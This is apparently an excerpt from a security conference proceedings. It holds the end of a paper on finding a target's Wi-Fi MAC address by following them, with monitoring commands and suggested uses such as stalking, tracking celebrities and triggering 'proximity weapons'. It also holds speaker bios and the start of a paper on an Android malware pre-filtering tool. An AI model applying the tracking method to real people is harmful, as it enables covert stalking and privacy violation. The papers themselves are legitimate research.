A simple way to maintain an individual in the monitored area, while the rest of the set changes through time, is simply to *stalk* the target by following him. Assuming that the target is walking in the street, the method consists in following this person at a reasonable distance (close enough to stay in reception range and not too close to avoid suspicion) with a monitoring device. The target will stay in the monitored area while the bystander will only stay in the monitored area for a short period of time.


5.1 Empirical evaluation of Wi-Fi contact length

In order to demonstrate the previous assertion and to estimate the time the target should be monitored to be uniquely identifiable, we have performed a set of experiments in the wild. During this experiment, a monitorer equipped with a monitoring equipment have randomly moved across a large city during a period of two hours. The first capture contains contacts with 1644 devices while the second contain 460 devices.

Figures 4 presents the results for two capture traces as a cumulative distribution of the contact length. Overall, a large fraction of the contacts are short: for the capture 1, more than 80% of the contacts are below 500 seconds. In some rare cases the contact is rather long (up to 3000 seconds $\simeq$ 50 minutes). We can observe a slight difference in the shape of the curves between. In particular, the second capture exhibit a floor around 90% corresponding to a contact length of around 1000 seconds. This can be explained by the fact that the second capture



(a) Trace 1



(b) Trace 2

Fig. 4: Cumulative distribution of contact length in two captures.

included a train travel of around 15 minutes, meaning that the persons travelling in that train have stayed in range for at least 15 minutes.

The result of this experiments shows that during mobility within an urban area, radio contacts are short in most cases, while in some rare cases they can be as long as several tenth of minutes. In other words, a long and continuous contact is maintained with only a very small set of individuals.

5.2 Attack implementation

This method is in two steps. First during the stalking part, the monitorer follows the target while monitoring the wireless channel using the `Wi-Fi monitor`, and then the collected traces are analysed with `Stalking analyser` in order to identify the target's MAC address.

Overall the method works as follows:

1. Visually identify target
2. Monitor wireless communications and log device identifier (in the case of Wi-Fi the interface MAC address)
3. Follow the target in the street for N minutes, while keeping in transmission range
4. Search the log for a MAC@ that have been seen all along the N minutes

Wi-Fi monitor The Wi-Fi monitor captures the wireless frames and extracts their source MAC address. This tool uses the monitoring features of the aircrack-ng suite and collects the source MAC address using the `tshark` command line software.

The targeted individual should be followed, after having started the Wi-Fi monitor using the following command:

```
$ ./WiFi_monitor capture_file.txt mon0
Storing capture in  capture_file.txt
Capturing on mon0
```

Once the stalking done for a long enough period of time (see section 5.1) the capture file can be analysed as follows:

```
$ ./Analyze_capture capture_file.txt
Analyzing capture file: capture_file.txt
capture_file.txt
------------------------------------------
 MAC addr            : Contact Length (sec)
[20:64:32:__:__:__] : 1023.129089
[1c:4b:d6:__:__:__] : 13.435345
[f8:1e:df:__:__:__] : 0.12231
...
[24:ab:81:__:__:__] : 0.0
```

The output of the command is a list of devices that have been in range for the longest period of time. Then we can conclude that the device that has stayed in range for the longest period of time (in the ideal case during the whole capture) belongs to the target. The devices that have the longest contact length are likely to belong to the target.

6 Applications

Knowing the MAC address of an individual can be used to collect sensitive information from systems storing MAC address along with other information. This is of the course the case of Radio-Frequency tracking systems (see section 2.2) or Wi-Fi routers that stores in their log time stamped connection events along with the MAC address of the device. The knowledge of the MAC address can also be used to launch targeted attack over a Wi-Fi, for instance by exploiting Wi-Fi drivers vulnerabilities [6]. In the following we present a number of scenario in which the knowledge of an individual MAC address can be used to various purposes including pranking, stalking or more dramatic ones.

Wi-Fi Booby Trap The knowledge of the MAC address of a given individual can be used to trigger an action when this person enters a given area. As previously presented in this work, by monitoring the Wi-Fi channel and by examining the source MAC address of the captured frames, it is possible to detect when a device comes in range. Furthermore by considering the signal strength of the received signals, it is possible to estimate the distance between the receiver and the device or even to estimate its position by triangulation if several receivers are deployed [5].

Using this information, one can think of multiple applications involving an action triggered when a targeted individual enters a location. This can be for example for pranking or for more harmful purpose like proximity weapons.

Tracking High-Profile individuals Wi-Fi tracking is the perfect tool for following high-profiles individuals (HPI), and knowing the MAC address of such person can be a great asset for *paparazzi* and journalists. We can envision the deployment of Wi-Fi sensors, like in the snoopy system [8], inside an area of interest, in order to acquire knowledge on the whereabouts of the targeted HPI. For instance we can know in advance by which exit the HPI will go when living a building.

Obtaining the mac address of a HPI can be a challenging task. One could use repeated encountered along with a *set-intersection* approach to narrow down the Wi-Fi identifier. HPI are often surrounded by a flock of people (manager, assistants, bodyguards), and by using the previous approach, we may end with multiple MAC address that may not belong to the HPI. However, this information could still be useful since, as we just said, those people are following the HPI and their position can have the same value as this of the HPI.

Who have you met today? GPS tracking either by planting a device on a vehicle or by installing an application on a phone, is a common method for tracking the movements of an individual. A similar approach could be considered with Wi-Fi technology. Instead of logging the movement of a person, it will monitor the interactions of a person with other identified individuals. Indeed planting a Wi-Fi monitoring device on a vehicle is totally feasible, and we are starting to see smartphones supporting Wi-Fi monitoring [6], i.e. the mode required to collect frames transmitted by surrounding devices.

7 Related works

Information leakage in the 802.11 technologies has been reviewed in several works. The nature of sensitive information leaked by 802.11 networks has been presented in [10]. In [14], et. al. go a step further by showing how SSIDs can be used to infer the locations where the device owner has travelled. In [7] the authors demonstrate how leaked SSIDs can be used to infer social links between the owners of Wi-Fi enabled devices.

The idea of replaying beacons in order to get a response from Wi-Fi devices has been initially proposed in [4]. By impersonating an access point, the attacker force the station to generates traffic that could be later used to recover the WEP key of the corresponding network.

Wi-Fi based tracking of individuals has recently received attention from the academic and the hacker community. Snoopy [8] and CreepyDOL [13] are two Wi-Fi tracking systems based on cheap and commercially available devices like the Raspberry-Pi.

Finally, Shue et. al. presented in [15] how wireless networks can be used to accurately find the physical address behind an IP address. The idea is to send the traffic to a host connected to the wireless network and to recognize the signature of this traffic by monitoring the wireless communications.

[6] Monitor mode for Broadcom WiFi Chipsets `http://bcmon.blogspot.fr/`

8 Conclusion

Wireless device can reveal a lot of information about their owner (tracking, connection history, etc.). However, the link between an individual and the device unique identifier, the MAC address, is rarely available. In this work we have presented two methods to find the MAC address belonging to a given individual link. To this aim, we have designed a set of tools, based on Wi-Fi monitoring techniques that we've made available for the community. The result of this work shows that any individual equipped with a Wi-Fi enable device, such as a smartphone, can be easily tracked in its daily life and that by putting enough effort it is possible to identify the association between a person and its device's MAC address. An interesting future work would be to consider the reverse problem: given a device identified by its MAC address, find the owner of this device.

References

1. Aircrack-ng, a set of tools for auditing wireless networks. http://www.aircrack-ng.org/.
2. WiGLE: Wireless Geographic Logging Engine. http://wigle.net/.
3. The wireshark network analyzer. http://www.wireshark.org/.
4. M. S. Ahmad and V. Ramachandran. Cafe latte with a free topping of cracked wep retrieving wep keys from road warriors. In *TOORCON9*, 2007.
5. P. Bahl and V.N. Padmanabhan. RADAR: an in-building RF-based user location and tracking system. In *INFOCOM 2000. Nineteenth Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE*, volume 2, pages 775–784 vol.2, 2000.
6. Laurent Butti and Julien Tinnès. Discovering and exploiting 802.11 wireless driver vulnerabilities. *Journal in Computer Virology*, 4(1):25–37, 2008.
7. Mathieu Cunche, Mohamed-Ali Kaafar, and Roksana Boreli. Linking wireless devices using information contained in Wi-Fi probe requests. *Pervasive and Mobile Computing*, (0):–, 2013.
8. Daniel Cuthbert and Glenn Wilkinson. Snoopy: Distributed tracking and profiling framework. In *44Con 2012*, 2012.
9. Philippe Golle and Kurt Partridge. On the anonymity of home/work location pairs. In *Proceedings of the 7th International Conference on Pervasive Computing*, Pervasive '09, pages 390–397, Berlin, Heidelberg, 2009. Springer-Verlag.
10. Ben Greenstein, Ramakrishna Gummadi, Jeffrey Pang, Mike Y. Chen, Tadayoshi Kohno, Srinivasan Seshan, and David Wetherall. Can Ferris Bueller still have his day off? protecting privacy in the wireless era. In *Proceedings of the 11th USENIX workshop on Hot topics in operating systems*, pages 10:1–10:6, Berkeley, CA, USA, 2007. USENIX Association.
11. Nathaniel Husted and Steven Myers. Mobile location tracking in metro areas: malnets and others. In *Proceedings of the 17th ACM conference on Computer and communications security*, CCS '10, pages 85–96, New York, NY, USA, 2010. ACM.
12. A. B. M. Musa and Jakob Eriksson. Tracking unmodified smartphones using Wi-Fi monitors. In *Proceedings of the 10th ACM Conference on Embedded Network Sensor Systems*, SenSys '12, pages 281–294, New York, NY, USA, 2012. ACM.
13. Brendan OConnor. CreepyDOL: Cheap, Distributed Stalking. In *BlackHat*, 2013.

14. Ian Rose and Matt Welsh. Mapping the urban wireless landscape with Argos. In *Proceedings of the 8th ACM Conference on Embedded Networked Sensor Systems*, SenSys '10, pages 323–336, New York, NY, USA, 2010. ACM.
15. Craig A. Shue, Nathanael Paul, and Curtis R. Taylor. From an IP address to a street address: Using wireless signals to locate a target. In *7th USENIX Workshop on Offensive Technologies (WOOT '13)*, 2013.
16. Nils Ole Tippenhauer, Kasper Bonne Rasmussen, Christina Pöpper, and Srdjan Čapkun. Attacks on public wlan-based positioning systems. In *Proceedings of the 7th international conference on Mobile systems, applications, and services*, MobiSys '09, pages 29–40, New York, NY, USA, 2009. ACM.

3.3 L. Apvrille, A. Apvrille/ Pre-filtering Mobile Malware with Heuristic Techniques

3.3.1 Ludovic Apvrille

Ludovic Apvrille obtained his M.Sc. in Computer Science, Network and Distributed Systems specialization in 1998 from ENSEIRB and ISAE. He then completed a Ph.D. in 2002, in the Department of Applied Mathematics and Computer Science at ISAE, in collaboration with LAAS-CNRS and Alcatel Space Industries (now, Thalès Alenia Space). After a postdoctoral term at Concordia University (Canada), he joined LabSoc in 2003 as an assistant professor at Telecom ParisTech, in the Communication and Electronics department. He obtained his HDR (Habilitation à Diriger les Recherches) in 2012. His research interests focus on tools and methods for the modeling and verification of embedded systems and Systems-on-Chip. Verification techniques target both safety and security properties. He's the leader of the open-source UML/SysML toolkit named TTool.

Associate professor at: Telecom ParisTech

3.3.2 Axelle Apvrille

Grehack-2013-speakers-axelle apvrille.png I am a senior Anti-Virus analyst and researcher for Fortinet. I specialize in mobile malware: reverse engineering, detection, and related research & publications. Before that, my field of expertise was implementation of cryptology algorithms, security protocols and OS.

- Specialties: virus, mobile phones, cryptography, security, Unix
- twitter: @cryptax

3.3.3 Pre-filtering Mobile Malware with Heuristic Techniques

With huge amounts of new Android applications released every day, in dozens of different marketplaces, Android malware unfortunately have no difficulty to sneak in and silently spread, and put a high pressure on antivirus teams. To try and spot them more easily, we built an infrastructure, named SherlockDroid, whose goal is to filter out the mass of applications and only keep those which are the most likely to be malicious for future inspection by Anti-virus teams. SherlockDroid is made of marketplace crawlers, code-level property extractors and a data mining software which decides whether the sample looks malicious or not. This data mining part is named *Alligator*, and is the main focus of the paper. Alligator classifies samples using clustering techniques. It first relies on a learning phase that determines the intermediate scores to apply to clustering algorithms of Alligator. Second, an operational phase classifies new samples using previously selected algorithms and scores. Alligator has been trained over an extensive set of both genuine Android applications and known malware. Then, it was tested for proactiveness, over new and more recent applications. The results are very encouraging and demonstrate the efficiency of this first heuristics engine for efficiently pre-filtering Android malware.

- Talk and paper can be downloaded from `http://grehack.org`

Pre-filtering Mobile Malware with Heuristic Techniques

Ludovic Apvrille[1] and Axelle Apvrille[2]

[1] Institut Mines-Telecom, Telecom ParisTech, LTCI CNRS,
Campus SophiaTech, 450 route des Chappes, 06410 Biot, France
ludovic.apvrille@telecom-paristech.fr

[2] Fortinet, Fortiguard Labs
120, rue Albert Caquot, 06410 Biot, France
aapvrille@fortinet.com

Abstract. With huge amounts of new Android applications released every day, in dozens of different marketplaces, Android malware unfortunately have no difficulty to sneak in and silently spread, and put a high pressure on antivirus teams. To try and spot them more easily, we built an infrastructure, named SherlockDroid, whose goal is to filter out the mass of applications and only keep those which are the most likely to be malicious for future inspection by anti-virus teams. SherlockDroid is made of marketplace crawlers, code-level property extractors and a data mining software which decides whether the sample looks malicious or not. This data mining part is named *Alligator*, and is the main focus of the paper. Alligator classifies samples using clustering techniques. It first relies on a learning phase that determines the intermediate scores to apply to clustering algorithms of Alligator. Second, an operational phase classifies new samples using previously selected algorithms and scores. Alligator has been trained over an extensive set of both genuine Android applications and known malware. Then, it was tested for proactiveness, over new and more recent applications. The results are very encouraging and demonstrate the efficiency of this first heuristics engine for efficiently pre-filtering Android malware.

Keywords: Malware, Mobile phone, Android, Heuristics, Cluster, Filter;

1 Introduction

Once scarce - perhaps even spooky - malicious Android applications have now become a sad reality. There are over 200,000 malicious Android samples in June 2013, and approximately *1,000 new samples are reported every single day* [2]. The difficulty lies in spotting them in the middle of the enormous bunch of legitimate applications: 800,000 applications for Google Play alone [13]. The experience just sounds like finding a needle in a haystack...

Currently, Android malware are only sporadically found in marketplaces when researchers/engineers manually seek given applications, or by customer

input and malware exchange sharing with other anti-virus vendors (see left part of Figure 1). This means that most malware remain undetected in marketplaces for a long time. A possibility to automate the process is first to scan all applications by an anti-virus engine so as to quickly detect known malware and their variants. But then, there is still a huge volume of remaining samples (clean or undetected malware) that are impossible to manually analyze by anti-virus teams.
A way to break down that huge volume into a *much* smaller subset is to rely on automated tools to pre-filter Android applications in marketplaces. In practice, of course, the subset will probably also contain a few clean samples and a few variants of known samples which were undetected by the AV scanner. Those samples are finally inspected by AV analysts or researchers (see right part of Figure 1) and threats can be raised if necessary (hot bulletins, advisories, conference papers, . . .).
Since the subset is manually inspected, it is consequently very important to keep its size down. A tight filter results in ignoring some malware. A loose filter results in having far too many samples to analyze, which actually also equals to ignoring plenty of malware (those AV teams don't have time to analyze). As the very idea of filtering is about setting priorities on samples, we prefer the lesser of two evils: **tight filtering**.

At EICAR 2012, an initial pre-filterering framework was presented [4], to start tackling this issue. It consisted of a Google Play crawler and a heuristics engine based on various properties found in the sample (presence of code sending an SMS, use of rooting exploits etc). Each property was given an empirical weight, and at the end an empirical threshold was set to filter in or out. Although empirical decisions are suitable for early prototypes, they quickly reach their limits on full scale systems. This paper enhances the framework with *data mining*. Actually, our contribution is twofold.

1. First, the design and implementation of **clustering techniques specifically adapted to populations of mobile malware**. We rely on state of the art clustering algorithms and adapt them to the filtering framework. Notably, we also design an original learning phase which automatically learns the best configuration. Contrary to usual learning phases, ours combines parameters for several clustering algorithms, not a single one (sections 3 and 4).
2. Second, the evaluation of our overall approach over **large sets of Android applications**.

The paper is organized as follows. First, we explain the overall architecture of our pre-filtering system (section 2), christened SherlockDroid after its ability to inspect clues. SherlockDroid can be seen as an improved and more mature version of the heuristics engine published in [4]. Then, we explain how we designed and integrated a free software clustering system for Android sample pre-filtering. This clustering tool is named *Alligator* [5]. It has been specifically tuned for SherlockDroid, though it could be re-used for other purposes. We quickly present the clustering algorithms it supports (section 3), and then explain its learning



CURRENTLY
OUR CONTRIBUTION
Marketplaces
Ignored Samples (hatched)
Samples we handle
Anti-virus scanner
- samples sent by customers or firewall quarantine
- malware exchange with other AV vendors
- manual search in marketplaces
Ok - detected
Not detected
Anti-virus scanner
Ok - detected
Not detected
DroidLysis + Alligator
Manual inspection for advanced analysis By AV analysts and researchers
Manual inspection for advanced analysis By AV analysts and researchers

Fig. 1. Pre-filtering we need

phase (section 4), which has the specificity of *combining* multiple clustering algorithms. Then, we present Alligator's results over a wide-set of recent samples (section 5). We explain the differences with other related work in Section 6 and finally conclude the paper.

2 Architecture of SherlockDroid

Our pre-filtering engine, *SherlockDroid*, consists in three main elements. They are depicted at Figure 2.

– **Downloading** (left part of the figure). Samples are downloaded from different Android marketplaces. In particular, we have implemented crawlers for Google Play, ApkTop, SlideME and several less known repositories. Most marketplaces require the development of their own dedicated crawler, with sometimes tricky implementations (e.g. *Google Play* crawler as discussed in [4]). In some cases, we manage to use generic recursive crawlers for some marketplaces. Once a sample is downloaded, it is scanned by an anti-virus engine, to detect known malware. Undetected samples are stored in a database and queued for analysis with DroidLysis.




Fig. 2. SherlockDroid's Architecture. This paper mostly focuses on Alligator (right box): its design, its implementation, and its evaluation

- **DroidLysis** (middle part of the figure) is a stand-alone, quick, static analysis property extractor script. It has been presented in [4] but since then we have enhanced it to extract over 140 properties of Android applications. Finding malware is a cat and mice game, so the exact list of which properties are extracted and how cannot be publicly disclosed. Furthermore, other researchers wanting to use this system might want to implement other properties customized to their own needs. However, for the purpose of illustration, some properties have been described at [4] and since then, we have enhanced DroidLysis with more properties such as whether the app uses sockets or not, uses the keyguard functionality, busybox, JSON objects, bookmarks, cookies, aborts broadcasts of SMS, lists packages, contacts etc. Each property is either present or not present. A sample therefore corresponds to a set of boolean values (one for each extracted property), and a cluster is a file containing several sets of boolean values. This file is fed as input to the next module, *Alligator*.
- **Alligator** [5] (right part of the figure) is meant to decide which samples are the most likely to be malicious, based on clustering data mining approaches. It implements two phases: (i) a *learning phase* and (ii) a *guessing phase*.
  In the learning phase, Alligator automatically selects the best combination of weights to apply to clustering algorithms, in order to better identify malware and to reduce false positives. This combination is computed from applications already classified (regular, malware). Selected algorithms and weights are described in a file, written in an ad hoc Alligator script language.
  The guessing phase applies the script generated during the learning phase

onto the list of samples to partition (called *guess cluster*). Alligator runs each clustering algorithms indicated in the script, with the appropriate weights, and outputs for each sample two scores: a score of resemblance to regular samples, and a score of resemblance to malware samples. The higher the malicious is, the more malicious the sample is. If the malicious score is higher than the regular score, the sample is declared as suspicious. It ends up for manual analysis (see Figure 1).

The rest of the paper is dedicated to Alligator, and the overall results of SherlockDroid.

3 Clustering techniques of Alligator

Alligator is a lightweight, highly focused clustering tool, implemented in a few thousands of Java code lines. It is piloted by easily understandable scripts. Its comparison with other clustering tools is provided in section 6.

3.1 Classifying guess samples

Alligator takes as assumption that two main clusters R and M have been already settled with "known" elements. In our case, cluster R holds regular samples (legitimate) and M holds malicious ones. The main purpose of Alligator is to classify unclassified samples, i.e. samples currently part of a cluster named the "guess" cluster G, into either R or M. Each element - also called *samples* - of R, M and G have been given a value for each property p of a set of properties $\mathbb{P}$. The decision to put a sample $g \in G$ in R or M thus depends on the value of each $p \in \mathbb{P}$ for g, and also depends on the various values of samples of R and M for the same set $\mathbb{P}$ of properties.
Finally, a clustering algorithm takes as input a sample g of G, two clusters R and M and returns the score of g for each cluster R and M.

3.2 Clustering algorithms

We now quickly review the clustering algorithms implemented in Alligator for the guessing phase. Some of them are quite well known (e.g., deviation, correlation), therefore, our focus is rather to discuss the main reasons why we think they could be interesting in the scope of malware identification (see also section 3.3).

– **Standard deviation**. Well known metric for computing the distance between a given sample $g \in G$ and the average of cluster R and M for each property. The smallest this distance is with a given cluster center, the better is the chance to be part of that cluster.

- **Probability difference**. The score is based on the percentage of "typical" values that are respected in R and M. "Typical" is defined by a given probability difference *diff*: $proba_1 > diff + proba_2$. For example, let's assume that the probability of property #6: "send_SMS" to be equal to "1" is 0.8 in cluster M and equal to 0.2 in cluster R, and the probability difference $diff = 0.5$: We say that "1" is a typical value of cluster M for property "send_SMS" because $0.8 > 0.2 + 0.5$. Thus, if the value of property 6 of g is $= 1$, then g "respects" one typical value of of M.
  Finally, the more typical values g respects for a cluster, the more chance g has to be part of it.

- **Probability factor**. Same as "Probabiblity difference" except typical values are computed using a multiplicative difference: *fact*: $proba_1 > fact * proba_2$.

- **Proximity**, aka k-Nearest Neighbours (k-NN). Based on the usual distance relation, the algorithm takes as input the number of n of nearest neighbours of g. Then, the score of g for R (resp. M) corresponds to the percentage of elements of R (resp. M) that are in this set of closest neighbours. Thus, contrary to the standard deviation that targets the distance with the centers of the two R and M clusters, the proximity cares only with the closest elements of each clusters R and M.

- **Proximity with limited properties**. Same as "Proximity", but we only consider the smallest distances. Thus, two samples which are very close - if not equal - on most properties, but very far with only one property, are classified as very distant with "proximity", but very close with "proximity with limited properties".

- **Correlation**. Alligator first identifies correlations between different properties within a given cluster. For instance, Alligator could show that properties "send_SMS" and "Internet access" are correlated for malware, but not for regular. Then, Alligator computes for each g a score according to correlations g matches within M and R.

- **Epsilon clusters**. In epsilon clusters, samples are grouped according to a minimal distance ϵ. A sample s is added to a given epsilon cluster if and only if there exists one sample in this cluster so that the distance between that sample and s is less than ϵ (see Figure 3). Epsilon clusters are useful to create sub-groups of R and M for each g of the guess cluster, and then figure out the proportion of elements of R and M in that group. Thus, the more elements of R (resp. M) in the sub-group of g, the more chance has g to be an element of R (resp. M).




Fig. 3. Notion of *epsilon cluster*. The epsilon cluster of this example contains three elements. Another element is not in that cluster since its distance with any element of the cluster is greater or equal to epsilon

3.3 Discussion on clustering algorithms

Clustering algorithms of Alligator provide different techniques for classifying samples. Algorithms have been selected for their variety in distances: sometimes, it is based on the *center* of clusters (e.g., deviation, probability), or on the *neighbourhood* (e.g., proximity, epsilon cluster). Algorithms also differ in their criteria for computing distances (probabilities, ϵ-path, etc.). But the selection of which algorithms are really relevant for efficiently classifying a set of samples is however not an easy task. By "selection", we mean which importance (or *weight*) should we give to each clustering algorithm. A zero-weight means that the algorithm is useless, a weight greater than zero means that the algorithm is relevant. Two approaches can be used to determine weights:

– Review contributions on malware classification and results on clustering techniques, and empirically define weights for each algorithm.
– Define an automatic weight computation for each algorithm. This is the option we have taken: we have defined and implemented a learning phase in Alligator. This phase is more thoroughly explained in next section.

4 The learning phase of Alligator

As we said previously, selecting clustering algorithms is not so easy in practice. So, to overcome this difficulty, Alligator offers an easy-to-use *learning phase* where a human-readable learning script helps selecting the best combination of algorithms to use.

4.1 Learning phase: general approach

The learning phase works as follows.

1. Already classified samples are put either in cluster R or M. Other samples are put in G.
2. A set S of algorithms - and their respective parameters - is selected. For example, "probability difference with $diff = 0.8$", "proximity of 25 samples limited to 50 properties", etc.

3. The Alligator learning phase determines - using *learning algorithms* - the best *weight* to give to each set of algorithm/parameters so as to maximize the samples of R and M that are classified in their corresponding cluster when applying algorithms/parameters of S. Said differently, the scoring for a sample of R should be higher for cluster R than for cluster M, and the opposite for samples of M.

Once the learning phase has determined all weights of algorithms, then, Alligator can be used in its operational phase (i.e., the guessing mode) in order to classify samples of G.

4.2 Goal of learning algorithms

In Alligator learning, a weight is cut into two parts:

– A user-defined float expression *expr* that takes as argument a float and returns a new float. Usual operations ($+$, $-$, $*$, $/$) and parenthesis can be used to define an expression *expr*.
– A multiplier m to be applied on the result given by the user-defined expression.

Thus, $\mathit{weight}(x) = \mathit{expr}(x) * m$.
Alligator's learning phase intends to automatically determine m. Since one weight is defined for each algorithm and for each cluster (regular, malware), the range of possible m values is large. The learning script can be used to restrict all possible intervals of m for each clustering algorithm, and for each cluster R and M. For example, the following subscript configures the possible values of m for the score on standard deviation: $\mathit{expr} = x^2$ is provided for each cluster, and a range for $m = [0 \dots 1000]$ is provided also for each cluster R and M, with a step of 5. This range means that all values in interval 0..1000 with a step of 5 shall be considered by Alligator in learning mode for that specific algorithm

```
setComplexWeight regular 0−1000,5 x∗x
setComplexWeight malware 0−1000,5 x∗x
compute deviation
```

The goal of learning algorithms is to determine the best sets of m for each algorithm, for each cluster. "Best" means that we try to optimize the percentage of elements of R and M that are correctly classified with the set of multipliers m. For example, in the case of the previous script, Alligator determined that $m = 10$ for regular, and $m = 350$ for malware. In that case, the learning phase would generate the following script, to be used in guessing mode:

```
setComplexWeight regular 10 x∗x
setComplexWeight malware 350 x∗x
compute deviation
```

4.3 Learning algorithms

We now explain the basics of learning algorithms meant to determine the multipliers m.

– **Random** tests random multipliers within their possible ranges, and for a given time.

– **BruteForce** parses all multipliers combinations. This algorithm is to be used when the set of all combinations is of reasonable size. We have implemented this algorithm in two different ways. In the first one, a tree of all combinations is first built: each leaf represents one possible combination. Then, each leaf is considered one after the other. The second implementation considers various combinations while the tree is being built and destroyed (”on-the-fly” approach).

– **OneOtherAverage**. Of all multipliers which have a range specified, the algorithm starts working on the first one, and sets all other ranges to their average value. When the algorithm has found the best value for the first variation, it memorizes the value. Then, it works on the second range. The first range is set to the best value, all others are set to average. And so on. This algorithm has the drawback of not taking into account the correlation between multipliers, that is, for a given algorithm, only the multiplier of R or M is explored at a time.

– **TwoOtherAverage**. Same as *oneOtherAverage* except the algorithm works simultaneously on two multiplier ranges at a time. The others are set to the average value, or to the best value that was previously identified. Since the combinations are much larger than in *oneOtherAverage*, this algorithm takes much longer to complete. But it can explore at the same time the best multipliers for R and M for a given clustering algorithm.

– **Combination of learning algorithms**. *random* and *oneOtherAverage* (or *twoOtherAverage*) can easily be combined. For example *random* is first used for a given duration to define a first set of best values for each multiplier. Then, *oneOtherAverage* is run using as starting values these best values, instead of using average values. Other combinations are obviously possible. In particular, *OneOtherAverage* can be iterated several times until identified multipliers do not improve anymore the classification results.

4.4 Minimizing false positive and/or negative

In our case, we are particularly concerned that Alligator does not flag clean files as suspicious, as then, anti-virus analysts would manually lose their time inspecting them. Flagging a malicious file as clean is obviously not desirable, but not as critical. As said in the introduction, the main idea of our contribution is indeed to create a small subsets of applications to be manually analyzed. In other words, false positives are more important to us than false negatives. For Alligator, this corresponds to assigning a higher weight to correct identification within R than M. Thus, weights selected by learning algorithms can be computed by also giving more importance to the right identification of clean samples or malware. Two parameters can be used for that purpose:

– **A relative factor f of correct identification between regular and malware**.
  For example, suppose we obtained correct identification percentages of 99% for R and 94% for M, and in another learning, 98% and 97%. If the factor $f = 1$, regular and malware identification has the same importance, and so, the second learning is selected because the average correct identification is 97.5%. On the contrary, if $f = 10$, the first learning is selected since its average identification is $\frac{10*99+94}{11} = 98.54$ whereas the average identification of the second learning is only equal to 97.64.
– **A minimum correct identification rate**: one rate for regular, one rate for malware. Between two sets of weights, with one respecting the minimum correct identification rates, and another one not respecting them but respecting the relative factor, the first one is prior.

4.5 Discussion

The learning phase is of utmost importance for correctly setting the weight of each clustering algorithm and of each cluster R and M. The execution of this phase takes a reasonable time when ranges and steps are well chosen. Large ranges may first be selected with large steps, and then, manual selection of smaller ranges and steps around the found values is a way to more quickly converge to good weight values. Other optimization techniques (e.g., Pareto approaches) could be used to select weights. However, current approach is quite simple and offers good results, both in term of learning time and of percentage of correct classification. The next section focuses more particularly on learning results.

5 Results

The efficiency of SherlockDroid - including Alligator learning and guessing phases - is evaluated below with recent Android applications. Efficiency is evaluated in terms of quickness to produce results, and in terms of relevance of the results. Both points are discussed hereafter.

5.1 Composition of test clusters

Alligator has been trained over real-life clusters of **83,119** malicious Android samples and **8,505** clean ones (see Table 1). Those samples were downloaded before June 14, 2013. The guess clusters, with samples different from the learning phase, have 19,185 malicious samples and 1,104 regular ones. They were downloaded end of June 2013.

Type of cluster	Malware samples	Regular samples
Learning clusters	82,985	8,299
Guess clusters	19,171	1,103
Total of samples tested	102,156	9,402

Table 1. Number of samples in our test clusters

